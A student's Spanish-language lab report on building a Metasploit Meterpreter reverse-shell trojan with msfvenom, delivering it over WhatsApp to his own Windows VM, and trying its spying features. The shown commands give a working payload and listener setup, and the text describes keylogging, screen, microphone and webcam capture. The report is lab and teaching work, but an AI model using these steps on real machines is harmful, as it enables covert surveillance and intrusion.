
Rodrigo Castillo Camargo Laboratorio 5 : Troyanos

Para este laboratorio, en vista de que no pude configurar el Troyano Quasar y de que estoy mas familiarizado con el framework de Metasploit, decidí hacer el troyano en el framework de metasploit. Levanté una máquina virtual de windows en otro computador, y seguí las indicaciones del taller, pero en lugar de usar Quasar, usé el troyano Windows/meterpreter/reverse tcp.

Lo primero, fue validar que ambos computadores estuvieran en conexión.



Una vez verificado que los computadores estuvieran en conexión, usé la herramienta metasploit venom para generar un payload para windows...

```
Terminal - root@R: ~/Pictures/Lab Payloads

# _ D X

File Edit View Terminal Tabs Help


root@R: ~/Pictures/Lab P... × root@R: ~/Pictures/Lab Pa... ×

root@R: ~/Pictures/Lab Payloads# echo "ahora voy a generar el payload"


ahora voy a generar el payload

root@R: ~/Pictures/Lab Payloads# msfvenom -p windows/meterpreter/reverse_tcp LHOS

T=192.168.0.9 LPORT=443 -f exe > shell.exe
```



Una vez generé el payload , lo mandé por whatsapp, puesto que whatsapp permite enviar payloads sin necesidad de estar codificados o camuflados de alguna manera.



En la máquina atacada , desactivé el antivirus, y corrí el payload, mientras que en la máquina atacante, abrí msf console y alisté el listenner del payload

```
File Edit View Terminal Tabs Help

rooteR:~# msfconsole
[-] ***rting the MeTasploit Framework console...\
[-] * WARNING: No database support: could not connect to server: Connection refused

Is the server running on host "localhost" (::1) and accepting TCP/IP connections on port 5432?

could not connect to server: Connection refused

Is the server running on host "localhost" (127.0.0.1) and accepting TCP/IP connections on port 5432?

[-] ***

[*] StartIng the Metasploit Framework console.../
```

```
Terminal - root@R: ~
                                                                            4 – П X
File Edit View Terminal Tabs Help
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
   Name Current Setting Required Description
Exploit target:
   Id Name
       Wildcard Target
<u>msf5</u> exploit(multi/handler) > sey payload windows/meterpreter/reverse tcp
^CInterrupt: use the 'exit' command to quit
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse tcp
payload => windows/meterpreter/reverse tcp
msf5 exploit(multi/handler) > set lhost 192.168.0.9
lhost => 192.168.0.9
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) >
```

una vez todo estaba listo, corrí el payload desde la máquina víctima ...


```
+ _ □ X
                                Terminal - root@R: ~
File Edit View Terminal Tabs Help
Exploit target:
   Ιd
       Name
       Wildcard Target
<u>msf5</u> exploit(multi/handler) > sey payload windows/meterpreter/reverse tcp
 CInterrupt: use the 'exit' command to quit
<u>msf5</u> exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse tcp
msf5 exploit(multi/handler) > set lhost 192.168.0.9
lhost => 192.168.0.9
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.0.9:443
[*] Sending stage (180291 bytes) to 192.168.0.11
[*] Meterpreter session 1 opened (192.168.0.9:443 -> 192.168.0.11:50084) at 2019
-10-15 01:52:26 -0400
meterpreter >
```

una vez abierto el payload, me dispuse a ver las opciones que tiene...

Opciones:


Con el comando "Screenshot, se puede tomar un screenshot de la máquina atacada"

```
Terminal - root@R:
     Edit View Terminal Tabs Help
 10-15 01:52:26
                       -0400
meterpreter > screenshot
Screenshot saved to: /root/xNXAAQw0.jpeg
<u>meterpreter</u> > options
[-] Unknown command: options.
<u>meterpreter</u> > ls
Listing: C:\Users\User\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8b
bwe\TempState\Downloads
_____
Mode
                                    Type
                                            Last modified
                          Size
                                                                                    Name
                                    fil
fil
fil
100666/rw-rw-rw-
100666/rw-rw-rw-
100666/rw-rw-rw-
                                                                                      (1)
(2)
(3)
(4)
(5)
                          73802
                                             2019-10-15 01:47:55
                                                                          -0400
                          73802
73802
73802
73802
73802
                                             2019-10-15
                                                             01:49:11
                                                                          -0400
                                             2019-10-15
                                                            01:51:25
                                                                          -0400
100666/rw-rw-rw-
100666/rw-rw-rw-
                                    fil
                                             2019-10-15
                                                             01:51:52
                                                                          -0400
                                             2019 - 10 - 15
2019 - 10 - 15
2019 - 10 - 15
                                                            01:52:14
01:51:54
                                                                          -0400
100777/rwxrwxrwx
100777/rwxrwxrwx
100777/rwxrwxrwx
                          73802
73802
                                    fil
fil
                                                                                    shell (1).exe
shell (2).exe
                                                                          -0400
                                                            01:52:17
01:51:27
                                                                          -0400
                                             2019-10-15
                          73802
                                    fil
                                                                          -0400
                                                                                    shell.exe
                                                                                                           I
<u>meterpreter</u> >
```




Con el comando "HELP" , se despliega un manual de opciones de las cuales presentaré algunas que me


parceieron atractivas.




Existen varios métodos para controlar el teclado de la víctima atacada, desde inicializar un keylogger hasta poder digitar en su teclado:




Así como con el comando "Screenshot" se toma un screenshot de la pantalla de la víctima, también existe un comando "Screenshare" que comparte un streaming de lo que la víctima está haciendo en tiempo real.






Existe una opción llamada "record_mic" que permite grabar el micrófono de la víctima(en caso de tener uno)



existe un comando "Webcam Snap" que toma una foto con la cámara de la víctima, desafortunadamente, mi computador víctima no cuenta con una cámara.



Existe un comando "Play" para poner audios en los parlantes de la víctima, yo , puse una canción que tenía guardada en la librería

```
Terminal - root@R:
                                                                                     □ ×
File Edit View Terminal Tabs Help
                                               root@R: ~
  root@R: ~
05.\ Vanishing\ -\ A\ Perfect\ Circle-wuwHlFikmTs.opus
05\ Un\ Angel\ Para\ Tu\ Soledad\ [Reggae\ Redondos]-ncjMJCEcGEU.opus
06.\ A\ Stranger\ -\ A\ Perfect\ Circle-Mb2W_xkJ2G0.opus
08.\ Crimes\ -\ A\ Perfect\ Circle-fcTx87nYGzw.opus
10.\ Pet\ -\ A\ Perfect\ Circle-lrEP3RPgEao.opus
12.\ Gravity\ -\ A\ Perfect\ Circle- cDdMZ2K9o0.opus
2.\ Gomba\ Jahbari\ -\ Las\ Tumbas-fXppRPtcH4g.opus
4.\ Gomba\ Jahbari\ -\ Si\ Tu\ Me\ Quieres-ogy4yPa_RnA.opus
9\ A\ NOVA\ SEMENTE\ Oh\ jah-_JZ6ylax9PI.opus
A\ Perfect\ Circle\ -\ The\ Noose-BVXTmav24Wk.opus
Acompañame\ -\ Fidel\ Nadal-PJgacB7k7QI.opus
Anderson\ .Paak\ -\ Make\ It\ Better\ (ft.\ Smokey\ Robinson)\ (Official\ Video)
-7Jj83F0lBF8.opus
Ari\ -\ El\ hombre\ más\ rico\ (prod.\ El\ Arkeólogo)-TSBuhHcfJdQ.opus
Ari\ -\ Es\ Tarde\ feat.\ Fa Zeta\ (prod.\ El\ Arkeólogo)-IXJ6J1pGWhg.opus
Ari\ -\ IV\ Gatos\ feat.\ Fa Zeta\ (prod.\ El\ Arkeólogo)-eXRTt IO1Rw.opus
Ari\ -\ La\ Tinta\ del\ Caribe\ (Prod.\ MAC\ Mde)-JE7VuMwGdrg.opus
Ari\ -\ No\ Sabes\ Nada\ (prod.\ El\ Arkeólogo)-JnRounQcBVM.opus
Ari\ -\ Respira\ (prod.\ El\ Arkeólogo)-T3ApyynY8rg.opus
Ari\ -\ Responsables\ \ (prod.\ El\ Arkeólogo)-FMqHeZ8LZb8.opus
--More--Interrupt: use the 'exit' command to quit
meterpreter > play ~/Music/Musica\ Toda/10.\ Pet\ -\ A\ Perfect\ Circle-lrEP3RPq
Eao.opus
 *] Playing ~/Music/Musica Toda/10. Pet - A Perfect Circle-lrEP3RPgEao.opus...
```

Finalmente, apagué la máquina con el comando "Shutdown", aunque cabe aclarar, que el payload de meterpreter cuenta con muchos más métodos que pueden ser útiles para el espionaje.

Al ser éstas herramientas tan útiles para el espionaje, es necesario prevenirlas a toda costa. Una de las acciones que se puede tomar, es instalar un antivirus que no permita que el computador installe o corra ésta clase de archivos, sin embargo, existen formas de camuflar éstos archivos de los antivirus.

Otra de las acciones que se puede tomar para prevenir esta clase de Malware, es instalar un Firewall que no permita que ésta clase de programas se comuniquen con su Host, aunque esto puede perjudicar funcionalidades importantes del computador en una empresa.

Finalmente, la acción más eficáz en para prevenir este tipo de malware, es conscientizar a los empleados de una empresa de su existencia y exigirles dudar ante toda clase de archivos.